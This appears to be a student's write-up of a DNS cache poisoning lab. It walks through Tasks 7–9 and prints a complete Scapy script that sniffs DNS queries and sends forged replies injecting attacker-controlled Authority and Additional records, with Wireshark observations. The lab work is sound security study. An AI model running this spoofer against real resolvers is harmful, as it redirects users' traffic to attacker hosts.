
Step 5: Observe traffic by wireshark after running dig command



The wireshark capture showing that the attack is successful

Step 6: Dump and view the DNS server's cache


```
sudo rndc dumpdb -cache
sudo cat /var/cache/bind/dump.db
```



Task 7: DNS Cache Poisoning: Targeting the Authority Section

To create and run the Python script:

1. Right click on the desktop on the Attacker machine and select New Document
    - Empty Document.
    - Rename the document to “attack.py” and open it for editing.




2. Copy the sample code provided in the Guideline section towards the end of the instructions and paste it in your empty Python file.

3. Indent the code to match the sample code. Replace all of the curly single quotes (‘) with manually-entered straight single quotes ('). Remove the ① symbolin the code.


4. Modify the Authority section and set **rdata** to ‘attacker32.com’.

5. In the DNS packet construction section,modify “nscount” to 1, “arcount” to 0, “ns” to NSsec1, and “ar to 0” to match what is required in the instructions (there should be one entry in the Authority section and no entries in the Additional section.) Save the file when you are finished.




6. Open the terminal and run the Python script with the following command:

```
sudo python Desktop/attack.py
```




7. On the User machine, issue a dig command on the domain www.example.net. If you notice an error on the Attacker's terminal ("IndexError: Layer [IP] not found"), flush the

Server's cache, re-run the Attacker's Python script, and issue the User's dig command again.



8. DNS server is not set up to serve. Therefore, you will not be able to get a answer from it, but your Wireshark traffic should be able to tell you whether your attack is successful or not.




9. When you are finished, press Ctrl-C on the Attacker terminal to terminate the Python script.


Task 8: Targeting Another Domain

1. In attack.py, modify the Authority section by adding additional entry of google.com in it.


2. Be sure to also modify the corresponding variables in the DNS packet construction section where “nscount” to 2 and “ns” to NSsec1/NSsec2.



3. Flush the server’s cache and re-run the Python script.




4. After query to www.example.net the result is as below in wireshark:
To see only dns traffic we filter it by entering dns.



Task 9: Targeting the Additional Section

1. In attack.py, modify the Authority
2. Modify Additional sections.
3. Be sure to also modify the corresponding variables in the DNS packet construction section.


After modification





```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                #Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')

                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net',type='NS',ttl=259200,rdata='attacker32.com')

                NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns.example.net')

                # The Additional Section
                Addsec1 = DNSRR(rrname='attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='3.4.5.6')

                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=0, nscount=2, arcount=3, an=0, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

4. Flush the server's cache and re-run the Python script

```
Sudo python Desktop/attack.py
```



5. WireShark Result:



Those entries which dont have arp request are successfull than those which have arp request because arp request is asking for the MAC address of the spoofed IP. This spoofed IP address is usually the IP address of an external DNS server, which is not on the same LAN. Therefore, nobody will reply the arp request.